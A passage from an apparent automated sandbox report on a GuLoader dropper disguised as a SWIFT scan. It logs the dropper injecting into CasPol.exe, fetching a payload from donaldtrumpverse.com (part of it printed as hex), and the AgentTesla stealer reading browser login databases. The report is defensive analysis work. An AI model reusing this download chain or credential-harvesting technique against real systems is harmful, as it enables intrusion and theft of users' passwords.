May 26, 2022 08:03:51.402137995 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402179003 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402224064 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402270079 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402271032 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402308941 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402318001 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402319908 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402365923 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402389050 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402412891 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402436972 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402458906 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402486086 CEST	49760	80	192.168.11.20	103.211.219.10

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 08:03:50.870197058 CEST	65166	53	192.168.11.20	1.1.1.1
May 26, 2022 08:03:50.883816004 CEST	53	65166	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 08:03:50.870197058 CEST	192.168.11.20	1.1.1.1	0x41d	Standard query (0)	donaldtrumpverse.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 08:03:50.883816004 CEST	1.1.1.1	192.168.11.20	0x41d	No error (0)	donaldtrumpverse.com		103.211.219.10	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- donaldtrumpverse.com


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49760	103.211.219.10	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
May 26, 2022 08:03:51.019651890 CEST	10448	OUT	GET /HUMBLE%202022_esIXilivcW48.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: donaldtrumpverse.com Cache-Control: no-cache
May 26, 2022 08:03:51.146629095 CEST	10449	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 06:03:49 GMT Server: Apache Last-Modified: Thu, 26 May 2022 01:19:05 GMT Accept-Ranges: bytes Content-Length: 218688 Content-Type: application/octet-stream Data Raw: b5 d1 1b 60 59 61 df fb 19 2b 27 3c 6c 1b 8b d7 45 b0 0c 1e df c6 08 14 85 02 27 48 5a 42 74 5c ce 45 b2 5f 3a db a9 43 08 1d d1 cc 9d 5c 1f 53 41 d7 4b a4 de 9d 88 19 71 b0 c5 5e 53 8a c3 d5 62 bf b3 3a 22 34 95 0e 3a 28 09 1a 7a a8 2d ae 8f fb bc 88 0b 34 b3 f5 ef fc a7 e5 27 dc 14 10 d2 6a f2 39 95 3a 5d 7a 63 22 f0 86 36 4a 89 47 cd be 27 93 da 30 01 98 dc 01 2b e5 b2 bd 8e 15 02 dc e0 97 09 23 15 59 b1 23 4e bd a4 ef f8 8c fc 72 c4 4f 8b 85 38 f0 dc f2 d8 27 ad 15 61 5e c4 47 25 a7 41 61 59 16 45 f0 cc 64 d6 96 b1 fa bf 61 91 12 a0 9d fe 43 b4 00 1f 41 06 87 2e b3 14 dc 18 3f b9 8f 86 7f 2a 0d 97 67 29 4c 52 f3 18 6b 3b fd 16 80 73 47 6e 35 6d 9a 29 69 0b bd 72 24 e4 81 f6 09 bf 0b 88 bb ea aa f3 49 98 92 89 5d ab e6 88 17 e5 84 34 ce a3 c0 ed 19 5f 1b 19 66 c5 d8 f5 89 d8 ad 4c 17 58 91 0c 3c a8 17 a1 73 ba 3c 35 d1 89 f6 4a 3f be ec fb 10 57 f1 eb e8 f6 39 2f e2 9d 4e 99 8e 24 71 9a ec 27 ec 7a 01 c2 e7 0c 22 8b 87 44 6f 36 a1 12 0f 28 43 d1 41 ab 89 28 de 09 95 7f bb 92 a9 b2 81 bf ef 04 12 fa e5 4d 9e b4 bc 25 ec c5 d7 65 d1 57 a4 5a c5 26 bf c4 c6 a2 d8 89 3f 79 f6 08 dd d5 b1 2e 8d 8e b7 6b 8b 7d 72 96 5c 96 9c 09 da 65 37 c8 fc 38 e6 f9 4e e9 a8 6a 87 93 4d 61 9b 57 f7 7a 1b af 8f ba 94 1b 99 c0 fc 2e 29 16 f6 36 d6 46 d7 a9 d7 65 de d3 d8 c1 d4 d8 57 73 b7 d5 68 14 ed 96 de 69 48 a6 31 46 bc be af e9 c2 45 b1 a9 0a a1 f1 2e cb 8f b4 09 0a 96 ec fd e0 30 4f b2 30 cf d6 e2 f4 ff f6 ca ac 7f 8e e4 2a ce fa 3d 6c 14 f4 31 b2 ff f3 95 5f f6 34 0b 6b e1 b5 26 72 2b 8a 0e ac 64 26 41 7d 4a f6 a2 3d e1 98 d7 4a f5 95 d4 6a c4 58 7e 48 de 90 19 84 ad 91 23 c9 25 96 74 35 fc 43 63 55 3a 32 d7 b8 c8 4d 0c bc 2b 20 b4 e6 b0 5e 6e d2 c8 6b 95 50 c2 14 ea 72 99 c1 b3 da b2 24 7b 3d 4a 75 18 7e ce a4 fb 3a d8 a6 d8 86 d1 49 b3 88 61 9a ee 86 3f 9f 9c e3 0c 1f 0a bb 44 87 b8 43 8a 70 c2 0c 53 2e 83 b5 75 8b 0d 4e ca 27 90 c1 1d c7 08 1f 41 33 88 1d 83 e3 8a 47 04 9a 64 26 52 3f 3e 56 ec 06 35 69 e9 fa b3 88 57 67 1a c1 d6 5b 2c 22 c5 63 30 72 e8 d0 cf 61 cb ac 29 ba 46 e9 48 bc f2 33 95 94 47 5c 1f 10 c5 d9 fc 28 6d 03 a4 ef 97 89 75 d4 96 b1 fa fe 5c 39 a4 7b ef ef 89 5d a3 9b f4 e2 89 b6 0c 1b c0 3e 86 be 1d b3 ce f8 ac 5d a7 46 11 71 2f 94 5f 87 2f 77 32 c7 57 ff 0d 9e a6 56 05 ed d5 a0 a2 1e 4a 1c 32 c6 b2 53 be 01 2f c6 f3 d6 6c 09 61 0c 2b 7d fc 6b 38 96 0a e7 77 81 e1 93 99 43 93 ba 2c fd 8a 4e 21 e8 5c 4b db 4f e9 27 c0 2a 5b 8c fd 2a 46 98 d5 96 63 7c a2 be fc da e5 9e 9e 1a ba 77 0b 47 50 28 4b 0c 9e 30 be c9 88 81 59 c8 16 2d 69 f6 e4 3d 97 4c 5c 56 8b 09 ef 4a b2 b9 17 1a e7 08 81 f2 1c 47 fa bf 9b 1b ee 29 13 46 2a 8a 23 30 28 7b 8c ba 7d ca 41 44 76 8c 95 14 4e 9c ff 7a d1 0d 54 4a de 2a 77 56 b5 29 09 dc 3b bb 68 3e 5b 29 fa 80 a5 55 b8 5c 22 69 4f e1 03 34 ec 48 7e 68 ed 4b e5 8b 9c 9d 14 0a c1 18 38 c5 e1 4e cb 48 38 84 9f 54 10 00 9b 49 c9 bb 01 ce cc 05 f6 13 38 21 1a 95 0e 3e 2d 09 1a 94 41 26 85 2c fb bb 9f f5 35 9f f7 b7 f7 a7 e2 31 22 15 3c d0 7d f9 39 92 22 a3 7b 4f 20 db 84 1d a9 8b 44 e5 af 27 93 d0 18 13 98 dc 0b 01 e5 32 ae be 17 0c eb 5a 99 09 91 1c 94 81 8d 44 da 72 ce ab f3 6b 00 c8 3d e1 e1 5f 85 ab 61 f9 68 ce 6c 04 31 b7 7f b9 c3 4d 11 07 7a 4e 7a a0 6c 81 d9 e2 d0 f8 1d c5 75 8e bc f3 49 90 07 1f 41 17 91 25 98 5f 99 1f 28 0b 8f a9 7d 0d ee 4b 01 3f b2 53 df 1a 7c 30 fd f1 98 8f 47 49 36 4e 98 02 c4 d8 b8 72 22 e6 a9 e2 09 bf 01 ec c4 d9 a8 f3 41 98 92 89 55 ab e6 99 01 ae af 2f ee a4 d7 13 1a 73 19 05 6d c5 Data Ascii: `Ya+'<lE'HZBt\E_:C\SAKq^Sb:"4:(z-4'j9:]zc"6JG'0+#Y#NrO8'a^G%AaYEdaCA.?*g)LRk;sGn5m)ir$l] 4_fLX<s<5J?W9/N$q'z"Do6(CA(M%eWZ&?y.k}r\e78NjMaWz.)6FeWshiH1FE.0O0*=l1_4k&r+d&A}J=JjX~H#%t5CcU:2M+ ^nkPr${=Ju~:Ia?DCpS.uN'A3Gd&R?>V5iWg[,"c0ra)FH3G\(mu\9[]>]Fq/_/w2WVJ2S/la+}k8wC,N!\KO'*[*Fc|wGP(K0Y-i =L\VJG)F*#0({}ADvNzTJ*wV);h>[)U\"iO4H~hK8NH8TI8!>-A&,51"<}9"{O D'2ZDrk=_ahl1MzNzluIA%_(}K?S|0GI6Nr"AU/sm

Statistics

Behavior



System Behavior

Analysis Process: SCAN Swift 0545456767000000000000000001.exe PID: **5264**, Parent PID: **2276**

General

Target ID:	2
Start time:	08:03:24
Start date:	26/05/2022
Path:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe"
Imagebase:	0x400000
File size:	1011130 bytes
MD5 hash:	C5CC0D82DD8E1CF55D7FD3B5C067752B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.140230062541.0000000002A80000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **7228**, Parent PID: **5264**

General

Target ID:	4
Start time:	08:03:38
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe"
Imagebase:	0x30000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **7852**, Parent PID: **5264**

General

Target ID:	5
Start time:	08:03:39
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe"

Imagebase:	0x1b0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **9180**, Parent PID: **5264**

General

Target ID:	6
Start time:	08:03:39
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe"
Imagebase:	0xff0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.145016899977.000000001DBEE000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000000.140089877023.0000000001400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.145015907365.000000001DB21000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.145015907365.000000001DB21000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 00000006.00000002.145015907365.000000001DB21000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7303614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7303614C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7303614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7303614C	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1170EAF	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1170EAF	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	730687D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	730687D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	730687D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1170EAF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1170EAF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	730655E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	730655E4	unknown
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	1170EAF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	1170EAF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1170EAF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	1170EAF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	1170EAF	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	1170EAF	ReadFile

Analysis Process: conhost.exe PID: **4120**, Parent PID: **9180**

General

Target ID:	7
Start time:	08:03:39
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff758bf0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly